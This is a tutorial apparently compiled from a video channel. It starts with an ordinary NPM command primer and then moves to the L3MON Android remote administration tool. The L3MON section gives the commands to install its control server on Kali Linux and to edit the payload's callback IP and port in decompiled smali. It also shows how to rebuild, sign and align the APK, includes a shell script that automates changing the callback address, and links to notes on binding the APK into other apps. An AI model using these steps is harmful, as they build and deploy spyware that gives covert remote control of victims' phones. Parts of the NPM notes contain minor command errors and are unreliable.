NPM (Node Package Manager)L3MON

Install   :sudo apt-get install nodejs npm
Uninstall   :sudo apt-get purge nodejs
                    :sudo apt-get purge npm

NPM

LOCAL MODULES (regular)   **GLOBAL MODULES (dev)**
(STORE IN node_module)   **(STORED IN YOUR SYSTEM)**
(locate)Visible in directory   **(locate) npm root -g**
Eg; lodash, gulp   **Eg; nodemon, live-server, pm2**
Remove: npm rm module   **Remove: npm rm -g modulename**

Q1. What is NPM?
- Node package manager
- Similar to ruby gems, pip
- NPM is basically a java script package manager installed with node js.
- You can use NPM to install bootstrap, java library script, foundation and some front end framework (no nodejs skills are needed to install it)

Q. What are packages and modules?
In terms of NPM both are the same. Modules are basically java script libraries.

What are we going to learn in this PDF?

What Will You Learn?

- ✓ Install, remove, update & list packages
- ✓ All about package.json
- ✓ Local & global packages
- ✓ Dependencies/dev-dependencies
- ✓ Commands & shortcuts
- ✓ Versioning
- ✓ NPM Scripts

Q. How to check the npm Version?
$ npm -v , npm –version

Q. How to view the help page in NPM?

Type npm and hit enter in your terminal to view the *npm* help options or you can type *npm help*

Q. What is the package.js file?
Also known as dependency file

Package.json File

- ✓ Manifest file with app info
- ✓ Lists dependencies (name & version)
- ✓ Specify if versions should be updated
- ✓ Create NPM scripts
- ✓ Easily create with **"npm init"**

Q. How to create a package.json file in NPM?
To create package.json file using npm you can run command ***npm init*** (in the application folder)
As soon as you hit the command it's going to ask you a few questions like, app name, app version app description, entry point (index.js) , author name etc.
You can use command ***npm -y or npm –yes*** to skip all the questions
You can rename the package name author etc manually by running command
npm config set init-author-name "namehere"
npm set init-app-name "demo"

Delete previously generated default file and run command to accept the changes you have made.
npm init -y

Q. How to check details about an NPM application?
To view the author name similarly you can check rest like app-name, license
npm get init-author-name

Q. How to delete defaults?
To delete default author name, app name, license details, app version etc you can run command (to view the changes delete the previous file and run command npm init-y)
npm config delete init-author-name
npm config delete init-license
npm config delete init-package-name

Q. How to install the npm package/module from package.json (dependency file)?
1. You can install more then one module similarly we do in apt package manager, so you can run command to install regular dependencies
npm install module1 module2

2. The command written below will save the package into the dependency file. It will create the dependency object, add package name and version in the dependency file, create node module folder and put all the modules inside that directory.
Npm install packagename –save

3. You can separate the dependencies by using command bellow:
Command written below will save the own object called devDependencies in the package.json file, and add to the node modules. You can pronounce it as dev dependencies
npm install save-dev package1 package2

4. Install regular dependencies not DevDependencies in the dependency file (package.json)
npm install –production

5. Install regular dependencies plus dev Dependencies from package.json file
npm install

6. Install older version wise
We use – save to save the changes to package.json file to that we can install it later
npm install package@4.3.3 –save

7. Update package/module to the latest version
npm update package

Q. How to uninstall or remove dependencies?
You can use **uninstall** or **remove** or **rm** or **un** command to delete the packages

1. Remove dev Dependencies
npm uninstall package –save-dev

2. Remove regular dependencies
npm uninstall package –save

Versions in NPM

It may add some new features to. If you change the major version that can break your apps.

Semantic Versioning

Using semantic versioning to specify update types your package can accept
npm install package@^4.3.3 –save (install the latest minor version only)
npm install package@~4.3.3 –save (minor version and only update the patch version)
npm install package@4.3.3 –save (install exact version which is)
npm install package@ –save*
"^3.3.3" (^ sign before the first character will install the latest minor version only, no matter it will not change the major or patch version at the time of installation)
"~3.3.3" (it will keep the minor version and only update the patch version)
"3.3.3" (Take off the symbols it will install the exact version which is 3.3.3)
"*" (this will install absolute latest version, not a good Idea it can break your app as it changes the masur version as well)

TASK
Subscribe to **EFX Tv**, **Hindi Channel** and our **backup channel** Join Our telegram channel let's talk.
Our **telegram channel**
Our **facebook page**
Our **Github**

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NPM application example (L3MON)

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Q. What is L3mon?
Remote administration tool for Android.
        # Requires

- Java8
- Npm
- Apktool
- Keytool
- zipalign
- Pm2
- node

Q. How to install L3mon in Kali LInux?
git clone https://github.com/rootuserdj/L3MON-Termux.git
Cd L3mon
sudo npm install pm2 -g
cd server
npm install
npm audit fix
pm2 start index.js
pm2 stop index.js

Go to [Md5-Hash generator](#)
Generate Md5 hash and save it to /server/maindb.json

Q How to run L3mon without java8?
You need to have:
Apktool, Java any version,

-Install apktool
[+] Apktool in Kali Linux / Ubuntu / Parrot OS
$ sudo apt-get purge apktool
$ curl -L -o $PWD/apktool
https://raw.githubusercontent.com/iBotPeaches/Apktool/master/scripts/linux/apktool
$ curl -L -o $PWD/apktool.jar
https://bitbucket.org/iBotPeaches/apktool/downloads/apktool_2.6.1.jar
$ sudo chmod +x apktool*
$ sudo mv apktool* /usr/bin/
$ which zipalign
$ sudo apt-get install zipalign

[+] Apktool in termux
$ pkg remove apktool
Apktool 2.6.2 snapshots in termux
$ wget https://raw.githubusercontent.com/rendiix/rendiix.github.io/master/install-repo.sh
$ bash install-repo.sh
$ pkg install zipalign
$ pkg install openjdk-17

$ keytool

[+] Create payload without java 8
Find line number need to change IP port
cat -n IOSocket.smali|grep -E "http"

[+] Edit file
nano +77
/home/kali/L3MON/server/app/factory/decompiled/smali/com/etechd/l3mon/IOSocket.smali

[+] change IP and port (press ctrl s x)
const-string v3, "http://192.168.0.91:22222?model="

[+] Get in to the directory and run the command to compile the app
Cd /home/kali/L3MON/server/app/factory/
apktool b decompiled -o out.apk

[+] Sign app Ok Kali Linux
Info
>keytool -genkey -V -keystore "$PWD/test.keystore" -alias "test" -keyalg RSA -keysize 2048 -validity 1000

Sign APK with the Keystore
>jarsigner -verbose -sigalg SHA1withRSA -digestalg ShA1 -keystore location/Sign_apk_2.0/key.keystore location/System_file.apk test

Zipalign the APK
zipalign -v 4 android_shell.apk singed_jar.apk
It comprises the APK archive so that the working capacity of the APK and performance gets boosted.

[+] How to change IP port in decompiled directory and recompile the app
Create a file lemonchange.sh and paste everything in the file

```
echo -n Your ip:
read ips
echo -n your port:
read ports

echo -e "const-string v3, \"http://$ips:$ports?model=\"" >.lmn.txt
chg=$(cat .lmn.txt)
sed -i "77 c $chg"
$HOME/L3MON/server/app/factory/decompiled/smali/com/etechd/l3mon/IOSocket.smali
```

[+] Bind apk ?

https://github.com/swagkarna/l3mon-Bind-apk-notes